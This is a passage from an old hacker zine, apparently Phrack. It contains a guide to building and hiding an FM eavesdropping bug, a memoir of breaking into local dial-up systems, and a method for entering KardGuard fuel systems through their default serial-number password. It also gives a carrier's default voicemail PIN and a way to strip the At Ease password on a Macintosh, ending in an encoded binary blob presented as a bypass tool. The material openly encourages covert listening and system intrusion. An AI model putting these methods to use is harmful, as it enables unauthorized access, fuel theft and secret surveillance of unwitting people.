 |      --------------------        |
 |                                  |
 |       written by                 |
 |    +         Obi-1               |
 |       *  edjjs@cc.newcastle.edu.au|
 | *   *                            |
 |                                  |
 |   $     Written for Phrack       |
 |  x$x    if any other magazine    |
 |   $     wishes to print this     |
 |  x$x    article they must let the |
 |         author know in advance   |
 +==================================+
```

INTRODUCTION

Before anything this article sole purpose is to teach everyone out there about electronics. If you do build it use it at your own risk. You will need a decent knowledge of electronics and how to solder some components. So if you dont know how to build electronic kits and want a bug you can buy one ready-made from me, just write to the e-mail address above. Ok enough crap.. so you ask what is an FM bug, well an FM bug is like a tiny microphone that can transmit crystal clear audio to a near by Walkman/stereo etc. The range of the bug we are making is about 800 meters, and the battery life is about 100hrs on a normal alkaline battery. This bug however is not to be moved while in use, so you cant put it in your pocket and walk around. There are other bugs on the market but this I found to be the most reliable and relatively easy to build. The actual size of the PCB is only 2cm X 2cm! However the battery is actually the biggest component. Some parts like the Surface Mount resistors, air trimmer and electret microphone maybe hard to find. I find mail-order catalogs are the best source of parts as they have a bigger range than a store like Dick Smith. I did not actually design this circuit, Talking Electronics did, but felt everyone out there might like to know how to build one of these. The surface mount resistors can be replaced with normal resistors but I recommend using the surface mount resistors as they give more of an educational experience to this project <puke> <puke> If you dont have a clue how to build a bug and have no knowledge of electronics whatsoever e-mail me and you can purchase one pre-built from me.

COMPONENT LIST

Resistors
 1- 470 R surface mount
 1- 10k surface mount
 1- 47k surface mount

1- 68k surface mount
1- 1M surface mount

Capacitors
1- 10p disc ceramic
1- 39p disc ceramic
1- 1n disc ceramic
2- 22n disc ceramics
1- 100n monoblock (monolithic)
1- Air trimmer 2p-10p

Other
2- BC 547 transistors
1- 5 turn coil 0.5mm enameled wire
1- electret mic insert- high sensitivity
1- 9V battery snap
1- 15cm tinned copper wire
1- 30cm fine solder
1- 170cm antenna wire

NOTE: use 170cm of electrical wire for the antenna, this length will give you maximum range, however since the antenna wire needs to be extended when bugging the concealability might be a factor. You can shorten the wire's length but this will shorten the range yet make it easier to conceal. Weigh the factors and do whats right for you.

ASSEMBLY OF CIRCUIT

First familiarize yourself with the layout of the components. Now the only polarized (parts that have to put around the right way) are the two transistors, the battery and the microphone. All other parts can be soldered either way around. I recommend using this order for assembly as it is the most practical and easiest way to build the bug.

1. 5 surface mount resistors.
2. 6 capacitors.
3. 2 transistors.
4. air trimmer
5. 5-turn coil.
6. battery snap.
7. microphone.
8. antenna wire.

READING RESISTOR AND CAPACITOR VALUES

If you dont know how to read the value of a surface mount resistor or disc ceramic capacitor read on.

Surface mount resistor: These have three numbers, with the first two digits being multiplied by the third. The third digit represents how many zeros after the first two. For example a surface mount resistor with code 1-0-5 would mean that the first two digits (1-0) would be multiplied by 5 zeros. To give the value 10 00000ohms or 1Mohm.

Capacitor: These are similar to the above but the base number is pF or pico farads. eg a capacitor labeled 2-2-3 has the value of 22 000pF.

HOW IT WORKS

The FM bug circuit consists of two stages: an audio amplifier and a RF oscillator stage.

1.THE AUDIO AMPLIFIER STAGE

The microphone detects audio in the form of air vibrations that

enter the hole at the end of the microphone and move the diaphragm. The diaphragm is a thin piece of metalised plastic and is charged during manufacture. Some of these vibrations pass down a lead which touches it to and into a FET transistor. A FET transistor has a very high input impedance and does not have a loading effect on the charges. The audio then gets passed through a BC 547 transistor which amplifies the sound around seventy times. The BC547 then passes it to the base of the oscillator stage.

2.THE OSCILLATOR STAGE

The 47k resistor picks up the pulse from the transistor and then turns the second or oscillator transistor ON, but the 47k resistor has a value so that it will not turn the transistor on fully. So the feedback pulse from the 10p capacitor turns it ON fully.

Normally a transistor is turned ON/OFF via the base, however it can be also done by holding the base firm and differing the emitter voltage. In the FM bug this is whats done, the 1p capacitor holds the base firm and the 10p feedback capacitor differs the emitter voltage. However for a capacitor to do this the emitter must have a DC voltage that can be increased and decreased. The DC voltage is about 2V and the base will be 0.6V higher than this so the base voltage is fixed at 2.6V by the 1p capacitor. The voltage does not rise or fall when the oscillator is operating only when the audio is injected into the base via the 100n capacitor. This is how the circuit works and continues like this at a rate of about 100 million times per second.

The oscillator is designed to operate at around 100mhz, however this figure is dependent on a lot of factors such as the 6 turn coil, the 10p capacitor and 470R and 47k resistors also and the figure of operation is about 90mhz (my FM bug operated at 88.5mhz).

GETTING THE BUG READY FOR ACTION

Ok so you have built the bug now and are ready to use it. Well first of all you will need some sort of FM radio. Alright put the bug next to or near the radio’s antenna. Turn the bug and the radio on. Alright starting from the bottom end of the radio’s FM scale. Slowly progress your way through the FM band. Usually your bug will tend to be around the 85-95mhz range. Once you hear a beep (because your bug is close to the radio) or any other strange static noise stop. Alright you might have been lucky and your bug is exactly tuned already, however in most cases you will need to adjust your bug slightly. Using a small screwdriver slowly turn the air trimmer, whilst doing this babble out some words, stop turning until the echo of your voice through the radio becomes crystal clear. Your bug is now tuned and you are ready to put it to use.

You might have some problems with your bugs frequency being exactly same as a radio stations. No problem, by compressing or uncompressing the coil you can change your bugs frequency. Use the coil method if your bug is in the middle of a few radio stations frequencies, if you just need to move it up or down one or two mhz then use the air trimmer.

PUTTING THE BUG TO USE

Many of you already have your ideas on how to use the bug. Remember it might be illegal in your Country/State/city to use this bug in the way you intend. Hey its up to you I dont mind, however I take no responsibility if you get in trouble.

Anyway here are a few "friendly methods":

1. CHRISTMAS. Yes it will soon be that time of year again, and

this time also brings a great opportunity to discover some of those family secrets or maybe even find out what lame presents those relatives have brought you and save you from the disappointed face they will see when you open it.

Okay put the bug either in the pot the tree is standing in or fasten it to a branch relatively close to the bottom of the tree. We place it at the bottom of the tree because the antenna needs to be extended if we want really cool range. Okay put the bug in its position and then unravel the wire all over the tree.

2. TV listening. Okay if you are out in the backyard whether it because you want to, or there is some chore that needs to be done. You can listen to a favorite TV show, or a basketball game or such. I know your saying why not listen to the radio, well you now have a choice of listening to a radio station or one of the 10000000 TV channels your state offers you.

Set the bug up about 3-5m away from the TV, then adjust the TV volume so that it is just right to hear on your radio.

3. Bug-a-friend. Okay you can bug your friend to see what he/she is up to. Okay you will need to know where your friend goes and then previously go there and set up the bug and your listening point. Make sure that you set up a place where conversation happens, it is very boring listening to insects and such.

Conceal the bug anywhere within a 3-5m radius of where your friend talks and stuff. Now conceal yourself and then sit back and listen.

Now there are a few of the more "legally friendly" methods, there are thousands more not-so-friendly and even malicious methods <Ooooooooo> that I will leave up to your imagination.

CONCLUSION

I hope the information contained can help you successfully build a bug, and then good luck using it. If you have trouble just e-mail me. If you can not get hold of some of the components, you can order them through me. Also if you want a bug, but dont have the electronic skill to do it, you can buy pre-built bugs through me.. just e-mail me. may the force be with you

Obi-1.

My short time as a hacker.

by Kwoody

I live in a small town in northern British Columbia where the city owns the phone company. All of BC is serviced by BCTel, except here in Prince Rupert. The phone company used, up until 1991, mechanical switches, no lie! Tech dating back to the 50's sometime. I know this because I know some of the workers of CityTel. (The name of the phone company). Because of this they were not able to offer all the goodies like Caller ID, Call Forward etc...and it was easy to hack then, not the phone company, but all the other systems in this small town of 16000+ people.

I got into hacking sort of accidently. I have had a computer and modem of one kind or other since about 1983. I moved here after high school in 1986 and found a good paying job I have worked at for the last 8 years. One night night in 1990 I was sitting around with my roommate having a few beers and decided to call a buddy of ours to come over

but I dialed the number wrong and got a computer tone. Cool I thought... I knew the numbers of the 2 local BBS's and that wasnt one of them.

I fired up the computer and called it again. I got the prompt:
Xenix 386 Login:.

I had some knowledge of other OS's and knew this was some kind of Unix box. A friend of my roomie was going to university (UBC) and he happened to phone that night. I chatted with him for a bit and told him what I had found. He told me to try sysadm or root. I got in with sysadm, no password!

I found that I had complete control of the system and it belonged to the local school board. I bought a book on Unix and learned as much as I could about the system and Unix in general. I guess being a rookie (read lamer?) and not knowing shit about how to cover my tracks they discovered the system had been hacked and shut down the dial-in. They went back online a few weeks later and left sysadm wide open no password again. I could not believe it! Even after being hacked they still left their system open like that.

By now I was hooked and I wanted to see if there were any other systems in town. I could program a little in Pascal and basic (lame) and tried to write a dialer of some kind. No go...so instead I figured out the script language of Q-modem and wrote a 40 line script that worked. It dialed all numbers sequentially but I did not worry too much about being caught since the switch they used was so ancient because they didnt have caller ID or anything like that yet.

I did not know at this time of the hacker community and some of the programs available that would do this already. And even if I did I wouldnt have known where to call and get them. At any rate I had two computers an XT and a 386 both with modems and two phone lines, one I used as my normal voice line and one for data. I setup the dialer on both and away I went. By the time I had finished scanning both the prefixes, 624 and 627, I found about 30 computers. Of those I was able to get into about 10. All of them used defaults and all except the one below were Unix boxes.

Although I did find one number that connected at 1200 I think it belonged to the phone company. After I was connected nothing would happen. I tried for a while to get a prompt of some kind then suddenly a line of text appeared that listed two phone numbers and some other stuff that I cant remember. So I just left it alone for a while to see what came up. It soon became clear that the numbers in one column were always one of 4 numbers. RCMP, Fire Dept, Battered Womens Shelter and a second RCMP detachment. It looked like it recorded all calls coming into those 4 places.

One hack I did was on a system that dispensed fuel. It was called a KardGuard 3000C. I knew of two places in town that had these systems. One was where I worked and the other was our competitor. And since I knew how it worked it was easy to get in. I saw their volume of fuel dispensed and such and could have done really nasty things like erase their transaction buffer or get free fuel from them. But I didnt since I did not see the point in hurting them or their system even if they were our competitor.

For those of you who might find such a system I'll give a brief run down on it. The hardware is limited to 300 bps 7E1 and consists of a few things.

You can tell the system as it announces it when you connect:

KardGuard 3000C Motor Fuel Dispensing System.
PASSWORD:

The system uses punch coded cards read by a card-reader. You have a 4 digit security code that you need to activate the pump to dispense fuel. Everything is kept track of by a computer that reads the amount of fuel pumped, date, card number and a few other things depending on how the card is coded. Like odometer reading or car number.

Now to get into this system via dial-in all you have to know is the Serial Number of the system. All of these type systems use the serial number as the default password to access it via dial-up. And its easy to get the serial number. If you know the location of the card-reader go and look on the side of it. Generally the actual card reader is housed in a metal box. On the side of the card reader itself near the back is a small sticker and the serial number will be written on the sticker. That was how I did it. I just went to their card reader and took the serial number off it and got in.

Once in you can do any number of things. Shut off the pumps or manually activate them without a card and get free fuel, see how much of any product was dispensed. Products range from 0-15. 0 being regular gas, 1 regular unleaded etc. It is fairly limited of what you can do but you can do some nasty stuff to the company who owns it if you know how. A note to this all commands must be UPPERCASE. And all commands are one letter. Like E is for looking up the 4 digit code for individual cards. I dont remember all of them as we upgraded to the latest version of the KardGuard which supports up to 14.4k and is a faster system.

After about 3 months of this sort of stuff I was at work one Saturday and got a phone call from a Constable Burke of the RCMP Special Investigation Unit.

He informed me that he knew about my hacking and would like to take a look at my computers. I told him that I didnt know what he was talking about, he just said we could do this the hard way and he could get a warrant to search the place. He wanted to meet me at my place in 10 minutes. I said ok. I was shitting bricks by this time. I phoned my roomie and told him to get all printouts and disks out of the house and take them away...anywhere. I took off home and got there to find my roomie gone with all printouts and disks. I fired up the computers and formatted both HD's. Formatting a hard drive had never taken so long before!!

I waited for like an hour...no sign of the cops. My roomie came back and said where are the cops? I dont know I told him. I waited some more still no sign of them. I got a call about 3 hours later from a friend of my roomie and he asked if Constable Burke had showed up. I asked how he knew about that and all he did was laugh his ass off! Now I was thinking joke...bad joke...and it was. I managed to find out that this "friend" had gotten someone to pose as a police officer and call me to see my computers regarding hacking. Well the guy he got to pose as a cop did a good job at fooling me. I guess I was just over paranoid by this time. Plus I was really pissed as I lost a lot of info that I had acquired over the previous months when I formatted my hard drives.

I guess my roommate had been telling a few people about what I was doing. I was more than a little pissed off at him as I had not told a soul of what I was doing since I knew it was illegal as hell. I got my disks back and burned the printouts and laid off the hacking for a few weeks. I started up again and was a tad more careful. I didnt keep any printouts and kept the info on disk to a minimum.

Then about a month later my roommate, who worked for our landlord, came home one day and said that our landlord had been approached by some RCMP officer regarding me and my computers and what I might be doing with them. I said is this another joke? No he said, go talk to him yourself. I did but he wouldnt tell me much except that something was definitely going on regarding me, my phones and my computers. And

the RCMP were involved.

After asking around I found out that quite a few people knew what I had been up too. All they knew is that I was some guy who had been cracking systems in town. But word had spread and I still dont know how the cops found out or how much they knew.

But after talking to my landlord I quit right there and then. I went home formatted the drives again, all floppies and got rid of everything. I had hacked my way through everything in town that I could in about 6 months. Also by this time CityTel had upgraded their switch to some of the latest tech and had Caller-ID installed along with all the other goodies you can get these days. It was definitely time to quit.

Not long after I started a BBS that I still run to this day. I figured that was a way to kill the hacking urge and be legit. I dont live with that roommate anymore. I'm married now and still think about it now and again but have too much to lose if I do and get caught.

On another note about 3 months ago I was at work and dialed a wrong number. As fate would have it I got a blast of modem tone in my ear. My old hacker curiosity came alive and I made note of the number. We have a small lan at work that has a modem attached and when I had a free moment I dialed the number up. I got the banner:

city telephones. No unauthorized use.

xxxxxxx <----a bunch of numbers
username:

I hung up right there but it was interesting to see that I had found CityTel's switch or something of that nature.

To this day I dont know if there were any other hackers in this small city where I live. As far as I know I was the only one that did any of this sort of thing. It was fun but near the end I could feel the noose around my neck. And I quit while the quitting was good.

Today I help admin our small lan at work with 2 servers and 8 workstations and the Unix I learned hacking helped me when my boss first started to get serious about computerizing the business. Since then I have been able to help setup and maintain the systems we have today.

I'll give the specs on our new KardGuard if anyone is interested as I know they come from the States and there must be more than a few out there.

kwoody

USING ALLTEL VMBs

By Leper Messiah

Ok. This is everything you need to know in hacking AllTel Mobile's Voice Mail. The default password on all their boxes is 9999. Here are the docs, word for word. Enjoy!

Features
-=Basic=-
Accessing your mailbox
Changing your security code
Recording your name
Recording a personal greeting

Playing a message
Recovering deleted messages
Playback mode options

-=Enhanced=-
All of the Basic Features plus...
Setting up your greeting schedule
Replying to a message
Redirecting a message
Recording and sending a message
Creating a broadcast list
Personal greeting schedule

At a glance

VOICE MAIL SET UP	Press
To change your security code	8 2 3
To record your name response	2 3 3
To record your personal greeting	2 2 3
To edit a greeting in your schedule	2 2 7
To activate your greeting schedule	2 2 8
To change your playback mode	8 8 3

SENDING AND RECEIVING MESSAGES

To play a message	1
To save and play the next message	2
To reply to a message	3
To redirect a message	7
To create and send a message	3

Accessing your Voice Mail

1. Access your Voice Mail.
   From a cellular phone press
   # 9 9 Send.
   From a landline phone dial your
   cellular phone number, which will
   automatically transfer to your voice
   mail and press # when greeting begins.

2. Enter your security code.

Creating/Changing your security code

1. Access your Voice Mail.
2. Press 8 for Personal Options.
3. Press 2 3 to change your security code.
   * Note: Your security code can contain 1 to 7 digits.

Recording your name

1. Access your Voice Mail.
2. Press 2 for your Greeting Menu.
3. Press 3 3 to record your name.
4. Record your name, finish by pressing #.
   Options
   Press 3 1 to play your name.
   Press 3 3 to erase and re-record your name.

Recording a personal greeting

1. Access your Voice Mail.
2. Press 2 for Greeting Menu.
3. Press 2 1 to play your greeting.
4. Press 2 3 to record your greeting,
   record your greeting, finish by pressing #.

Playing a message

1. Access your Voice Mail.
2. Press 1 to play your messages.
3. Message will play.
   Options
   Press 1 to keep this message
   as new and play the next.
   Press 2 to save and play the
   next message.
   Press 3 to reply to a message.
   Press 4 4 to replay a message.
   Press 5 to erase a message.
   Press 7 to redirect the message.

Press 8 8 3 from the main
menu to choose a playback mode.*
Continue to press 8 3 until the
desired playback mode is selected.

* Note: The system has three playback modes:
normal, automatic, and simplified.

Recovering deleted messages

To recover a message that has been deleted: **
Press * 1 to go to the main menu,
Press * 4 to recover all deleted messages.

** Note: Deleted messages can only be recovered
before you exit the mailbox.

Replying to a message
From the Play Menu:

1. Press 3 during or after a message.
2. Record your reply finish by pressing #.
3. Press 3 to continue recording a voice message.
   Press 5 to erase a message.
   Press 7 to select a special delivery option.
4. Press 9 to address the message.
   If sent from a subscriber’s mailbox,
   the reply with be automatic. If not, enter
   the mailbox number.

Redirecting a message
From the Play Menu:

1. Press 7 during or after a message.
2. Press 3 to continue recording a
   voice message.
   Press 5 to erase a voice comment.
   Press 7 to select a special delivery
   option.
   Press 8 to play the original message.
3. Press 9 to address the redirected message.
   Enter:
   a. mailbox number
   b. broadcast list number.

Recording and sending a message

1. Access your Voice Mail.
2. Press 3 to record a message.
3. Record your message finish by
   pressing #.
   Press 3 to continue recording a

```
      voice message.
        Press 4 4 to review the
          recorded message.
        Press 5 to erase a message.
        Press 7 to select a special
        delivery option.
          Press 1 to mark a message urgent.
          Press 2 to mark a message confidential.
          Press 3 to select notification of non-delivery.
          Press 4 for future delivery.
          Press 5 to delete special delivery tags.
4.  Press 9 to address a message.
    Enter:
    mailbox number
    broadcast list
    0 + last name - 0 + first name

Creating or editing a broadcast list

1.  Access your Voice Mail.
2.  Press 6 to access your broadcast list.
3.  Press 3 to create or edit a broadcast list.
4.  Enter a one- or two-digit broadcast
    list number.  If new list, select any one-
    or two- digit number.  If editing, enter
    the one- or two- digit number assigned.
5.  Enter all of the destinations.
    Press # after each destination entry.
    (destinations can be mailbox
    number or broadcast list numbers.)
6.  Press 7 3 to record a name for
    your broadcast list.
7.  Press # when finished.

Setting up your greeting schedule.

1.  Press 2 from main menu.
2.  Press 2 6 to select your active greeting.
3.  Enter the greeting number you want active.
4.  Press 2 7 to edit a greeting.
5.  Enter the greeting number to be edited.
     Press 1 to play the current greeting.
     Press 3 to record a greeting.
     Press 5 to erase the greeting.
     Press 7 to change the time
     interval for this greeting.
     Press 8 to review the time interval
     for greeting.
6.  Press 2 8 to activate/deactivate
    your greeting schedule.

Message waiting notification

1.  Press 8 for Personal Options menu.
2.  Press 6 for Notification Options.
3.  Press 1 to play notification telephone number.
    Options
         Press 6 to enable/disable
         message notification.

AT ANY TIME DURING A MESSAGE            PRESS

To rewind by 6 seconds                  4
To rewind to the beginning of a message 4 4
To fast forward by 6 seconds            6
To fast forward to the end              6 6
of the message
To replay the date and time stamp       8 8
```

```
To stop and function                    #
To return to the main menu              * 1
```

Good luck hacking.
-- Leper Messiah

Hacking At Ease for the Macintosh..... By: Ace

Introduction:

Some educational institutions and businesses use At Ease to discourage the pirating of programs and access to sensitive files, and generally screwing up any fun you would have! Wouldn't it be nice to know how to be rid of it??

How to:
Well, this will tell you how to remove the password for At Ease so you can gain access to the Finder, and also let you change the password to one of your chosing, really screwing some one up.

First off, the computer you will need a copy of Microsoft Word 5.1 or 6.0 (Norton Utilities Disk Editor will also work, and I'm trying my best to find other programs that will allow you to do this). Launch Microsoft Word and go to the "File" menu, and select "Open". Now change the "File Type" to "All Files". Navigate to the Preferences folder and open At Ease Preferences. It should look like a giant mess. Somewhere in there is the password. It doesn't really matter where. Select all of the text with Command-A and press the delete key, and save the now empty file. Restart the computer. Now you can select "Go to finder" from At Ease's menu.

Other Programs:

You can also use the following program called DisEase. There is also a HyperCard stack that will bypass At Ease. I have used them both, although I feel that using the above method is better.

```
      ___
     /  _  \
    /  / \  \
   /  /___\  \ce
  /  _______  \
 /  /       \  \
```

(This file must be converted with BinHex 4.0)

```
:#d4TFd9KFf8ZFfPd!&0*9%46593K!3!!!#iE!!!!!"Dd8dP8)3!"!!!Z'h*-BA8
#r`!!!"Err`d!"d4TFd9KFf8!!kB8!0phS!!4QKS!!!#!!!!!!$RQdl"G!!!!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!rrrrrd&38%a&390&)3#SX5K#U,)ak!!!Ah8
!!!!!!!!YP3!!!!"j!`!!!!!!!!!!E$d1!&h(r2bZe8l@f@95I#BhbSpfRTQlBe[
GZRV*IQ9bSprES-Z&df[JCqmPT`0qRTYYSl9`F1ZHk'ffA-rG'BYZdmh@@Mc22B!
l$RR#(H@AF$pG#19#YJrZK,aL9`cbK5mm9V&0&mVGP(YHjbP3A8F[Z9m'0cbI,(Q
Jj1#41AcbN!$F3JD3!"')6q"h8PH-5Bba$`mcGJrH[PeSiT&&LDFRr84p'`Y1"`T
H-XZcQpSAV@Z[edU,Si45[DkYBqA5Q[!%i(X6Pji[IrK2h%jY*r0,JZVrURhm)I@
qG&NM4TfhhhBBFab8MT2Mj1"e831I@rZ*c4c'@MUhEVe8CEXkHc@(bj86S%Hrf3*
rjKa@cE)V9cXCUl&Nh[Lqp1D+fXC%G*kcE'qcNdVel4TMFPE#fE3J-Ijj6&9JDM'
ImQ&U!&1I5eGcj-m4HZ9cqB%2e6UCb[XU1cpPE`2c,BXHU'rTB!`-Kl3@PM0[%`X
i)kK8Cf`HZ$K$U#UFi95,-p6U2pELR&R)H$f%HJce@EFHAXM5KdU+@3ja*E6HQiR
Pam'bE9dMP!6$-HY3Vk%"imJ6M6Q%e9Y3&k!khCjU(YpEq9cfTV9lA'f@YL5hYA4
`E8Vb#j[(pjANpqSPqCA2qDhL6rG'#QXV1bYA-jC66+jTr#hV8+#B69rDYj!!pGj
49$[q#0ImNI6Q"EAMZphH&[3qZA!HIqqZI-jhSq$k@'TGbmDYpAI@lh#Y3%TP"1H
FHBb02l'kcfE[6cJ1&#J!Ef"qdYjQEZKSHQ"G"pN@H+`#hS%[8CAN3(e@q9cZPk(
TdbAPL)*ZG)p3PbC4IaV[ahSrC68Z,'IGm-6(hlH65H02eA!p2V1L[ReECpZ'qN9
YEG[D`1iVl(#UQ4hZI5Yr(P"k'Qk`EPPBlMMNQ'Mcq*-P1GDKG0hlDXGheJ9l[c%
```

```
jfpY+-aacC`0Mhih1'pqERf!jkaPl,RQHpIh`,CP9rN"N!r#kHqI#(`m"j5'ipI%
YM2hqQN4MpHDX&BR0UqYb9L8f-rC`AG`k4(Lp(rSI(T1HAEZRVJ+6F-$i!I6ZF([
$k-9)*HVhIVeZ$[!1Y$TpmmEr'AQimVQ-!B3!DRpG,["BR4qp64AcaTpUC*Q4bNl
RV*2#qaKr[q'FGXj8VXi-Pq4E,FjB&)N#$ImF'[kBkhCX`Fk"!@HB9fGj0E*Jjk2
h1ZFAl0bpfaRM9FBk"$IZXJkPYMY1lml#@UZapaR5)G@5'8Ph`2Zc5[,6l4bPqh"
q8DdcC+hK#,,@l!ceh&U5MdNC$Xm!F4MDIURh-kQY,&!bcaNk2$29l!`I"S2HAHL
FVh`Zkd[hlUR,KDrEJ$M@qpRm&LBjB`f$32KGcZFfMSZ8"2[fe(B@6Up(G90k3pd
F9j&jQGFA3QPdahSA@ifmrLDPZm!85B8N[DZqTG0XEGf+U+,%j1l)hj),Cf5*h(%
6MA!@0a(-"-i@hCq3!+6'i1BE9L5fA!Zfm',Qm4SS*hV1NCSpm-RmLcPDHpH1@Q,
L*RlUCllCFeTBS,#&j6r%SQTMhCElILI4Q,0jlGV%jTUkk"qICR,$XT+mG(Y*AUq
HfM,K&kiiCPbr6(ZJq&1pN6SG161AjA,2c#d[L'CY#5#Pj,TFfPfLcc2T)HRp5jL
kl+Hcqk"*"m[re-S1E)Z3!,8$#abc[T)j6AZ$-e55rb'H"V`DiGAj$e%Q$(f)dZ!
-ViBVJ0I)T$2D[-cT)dqcR!BQ[8(FZIY1TpXVjQ@HET`MNZ0`[TFC&iDdjXcT&$D
TN[c$-r(1J@0QHM23mh2TJeCMqP(+#1`(mpP59%[Br[3KGf13!+6T5)L(A$C2%XZ
D2BeCB(lfm#aJ202+![1!4,[%Pi"b9#3$9i1m-B3YDI(D2@jU#*Bl1-[Gll#%Jl0
QZbc,rcG,hmR,,$F`UMiRVEh)-JrZrCTJHIl(rj8PI#6p*jlE2ClN0BRe2ZpjlI`
M,[0E1229dYhT3eSq'1D8j00NqLaa5Mm+[ckEDXimRck,DJ$GiiF,h*QAq-b2d$f
*Q@+ifmh1[DYD0f,$Ueh9dY(8XE9qBkR)Y*(8cl,C(GM!bl&[4jHBTc+I[bhR8pM
$Si[08mkpa6Pld)0Z)`ZR4E2hEXml[*!!4DGP*D50U,1c%Z`T-C-qa"8fV%2B1B#
'A2Ka5EQ'J`AD3+aE8YXPGRK48@hQ0&*[%Z29+aLp)F)3EKKpJ()*Q`T9"FX'f8R
R0#Rjk@4E2C4Fdp5bFGZ$3X@KNQahhmm&,h",hfrG![A"%5lj5N8"FLm)(YqiiTU
k"`LYYbd+V#2BqaYbd6Q2cYR'HbmcZ,%LZf(fVcNm*0AGGJQViBD+l-CVIqh5KpJ
mm(@'V9Yk1i$c-($8Aq-)9Gl9X""Ek*'E@(ifNaU3!,dmNrbdNIYZUX0@a[[6H*p
hiE!hm$k&pmrG$IeKE1L2)X%C1cl"lLA"M[fTUqil'I,I(5)B6$RN(3l[1)4M[H1
3!%YBIqZ3!(G`,MY%+1$ZJ-8&2#IXECI6$UF[f!-2UpM2dhKr+IelVFkaj[%[,f5
mqpR*1HV`@FUfcr)-AiqC,q0pQ%p64b"1cK$fiI4RLIZMLp[@0GF[j@G4QGG,XR(
Zp'fF4$8l,r+6U1rbNkJrGBC4(A91SIUKFhVHcZD'M@h1kpJ+bpZE'PZJm1YJlLH
PSq8j0kH[[D1JBNP$"mf[UhqJSk6mrXkQ$Tl01#AKQ6S8,Fp6ACaPY%8l3hLISQd
$A8TCC'qdI-Ce,NBKa`!lfCqqePSM'%cd6SPHUe6A&Pe#*d'CebZIBdrQ,aPrBL*
p*%SEeM142M,[laAR3jRAN6bRm4kF1KrLh2k4-bXZcTcNZrabL'afZ)H+HQf`)&T
3)6Ak$bfZNlqiZ(Khj3mkC+efS9b5mj8h1eMPH@GBfmEm@JR,`4BaU09@9e8H)qI
IA995[V*Q4B4frGiH(4ZmT@J&MEU@d+UMXf0dMR$Yea,VJkeXTGQB&CMpJlkkXi(
!LN42FH9pB,'RmPM&G[Qa,AUdR1hpiQ)pKIU*3iZrr[h'J&kVe8B,5UEhl&fBB2l
+6Z+2D8P2e@Aj3RQba0!0[*CBQE$@,[qq-aE$CUpYPjmZfqPNQ*aIb"`f[G'U+'3
j,4TQ(#CcTY%bC"Rem[60"RSi4kfld@VLL$+`!SdjQ2*M+JZeMmQBpHI2Cl*8dT)
EQ#q9V%L%%LbEFjQC-jrjmr6'V""abXRI[Y#4(eX[ZY-$mq@Ec221Kf2B*BjSDrU
GX49QQFPb+qE,Rpdb1cKIZJ!*VmQAX(2N3VIMS8dXQmdSfbi(f-b+lEkcc6DBc`4
kZG@i(1KD9HRfh,9XGQ[1Nh804ZNQ&QIA2TRGF%0i%lZ(4F-l&keBHLHlX9A#G&E
C*RBYQeReeka,@kVAhPYear-rIk6b"cL9IK(E[53fZiG`AYEc@bZ@j#pKdj[2pQa
!RMbAENPRHS1pdGi"*-T(N!!l1,[@#RTLk@UJ"Gac3cUh[EpQ$dHHe[ac#qGYf*p
ZAl#6&BirLFl1pbA'HrMH1TG[iR,[mpJqRqAEjeIBNhc'afHq`8r(-)20k6DDmjh
k&CE[c5YBl[RD6CJk2S@%ma@D1HNKdBB($3f@LqTHCY&j3qBPp1Vja"qk%`1YqFH
D-pr''6A9ck-H4[fL@q1NND2mL%pred9jbChq8lIq2U(Jp1ECRPY4IB0AahPeXZG
@D0'&pm2&a@,6rZ65PUD1TR9EQlSSHhYaAXV2+ri%fQ&,%GV4b4ek(k#kT0aHXAT
&ledF4q)iTcb0-Aq+F(Tr'bI$iY3Ufi,hm(k'YVE-9rQ')2%cNUq`IGK2F$kre3m
rhe"5RUj$'Mc(@QpLlfYa4M02SaV*2,0f6b"El(Tlee3Z@YUqY"N(JmdipklIk*l
BJH1KN[)epU,&#mYPeYXcVaERpP$ZMS,m*3j1lMMc)h9qU("%-2R%QNe0'cB4iL3
$1TNX+'Cjd1@6a#"DRRlL#iZr1ZL-VIkHRHeTm*QDYR@YjJ2VQVDZ@mm2(TR-cr2
arTbe2EIL$ip#33-Ee`j+Ua5fK03DE'D5IV[cDZ@r$$#YQ@fYh0XlI2HHN[*l&Uf
SJNipaKVUfQD059eYM9DYEjqHBkbSQaPlT5%hGN1GE&e2QIZYrSE"hLrfIT'MV9L
%hBr3HQl@UPp,'$2UXQ+cr``-XAf-p(i4'dTYE(CmpT'eb2Vc&9CMTR*)'h0R(Vm
iFpkGX9TbpjV0@FF5jK$1K3)dbaJf,(q*bI`k0Uf5@QMj-`U`19,+HZNlKH`f+EA
SqrrQ4hE+XUbq&iip[1bRV&`[!20h88Ya2XiqMrP2rphm6Nhk"i5jrc#I2mQJSR[
cM4@l0ZIEhIBZ6'US1QhD@UrP%jfBcH@6@CMU,1DlaGHk0f6TV*99GKjjG(eqp`Z
T4)aCL95LX[0VMkkrSCMhD#Uej!k@@[,B#p(Xe**BGQ8R1H+ehDpp!LJMh5rd24V
c[GKAl%XY1GUA@[,$4qYcpMfmhNqF9bEUAUqNBqBH[)mJ14j"[4G[MIRj1H)3fqI
@iPaaL$hReMm@Y83RpP62GHY+Yfi4Y9`SD[mh8FZp3p05SXlqT+Mcbphk@9&,Bfj
p305-SIC4cA*c6V)Xe26'dETh1BKm3Jqr)M9e,@VLqT!!1mrB,*`6apM6NSeYeB2
MGkPQXd*@+-ACN!!f0CJET4$Y[R)e+KYLj1#H8J$86rSF"`$5%b-,hqVa*kBr-ec
lCPUY[[A+QqCS2Zf[RTiHAXjlK%P[`UHh+p+[RfbcZRSCK%D,Uh2M)R2P)QSZAN%
,!kQd0&NC%4fm%p3Sk$[jXFa(-miEhh[MHaRRYHm-rM6cd@k`p%J9p!PMA(RFmAG
eCc01R$L"%K8pVq*pR0H$Jlr!Hr$%kB(6,jmHQ+TrJIIJL3(8!e3lU*h"9`HGFE`
c*dkm6"51!TSr[j,GFr6I2k2LQ@LZlYV4Y@1('"TcKeGe6I6(k0Qa@Y68[qfffmC
@V4,eIqPhG8hdrk+SU)Mk[%ErP5,('H[D)HUadI(aF9LSUd[8Bk0GA9fVGU!J99D
Y%U3[2[p0hPpj3(,kN!"a5'J@B#2XQUXMj-qlr(h15CEY$,R4Hc@"jcH-*bmkrY0
$kFAcbhe1$*`B1(lmf-6imCF(AXEM$TmiMZ'"P`FSi5MMMJr300i$aemq-A"8M#(
94(f8jJF'MJi-L2VSmH18D%G2[#aUc*mH'1LMH9krH[a5rmVmZhKZrf@h"Mm5M[U
m"Kr1'h`prTrQr41L4Vpm`(')$kr4[ichjiF22q1-RcJKkU-RALAGIJ(PH3fpi39
```

```
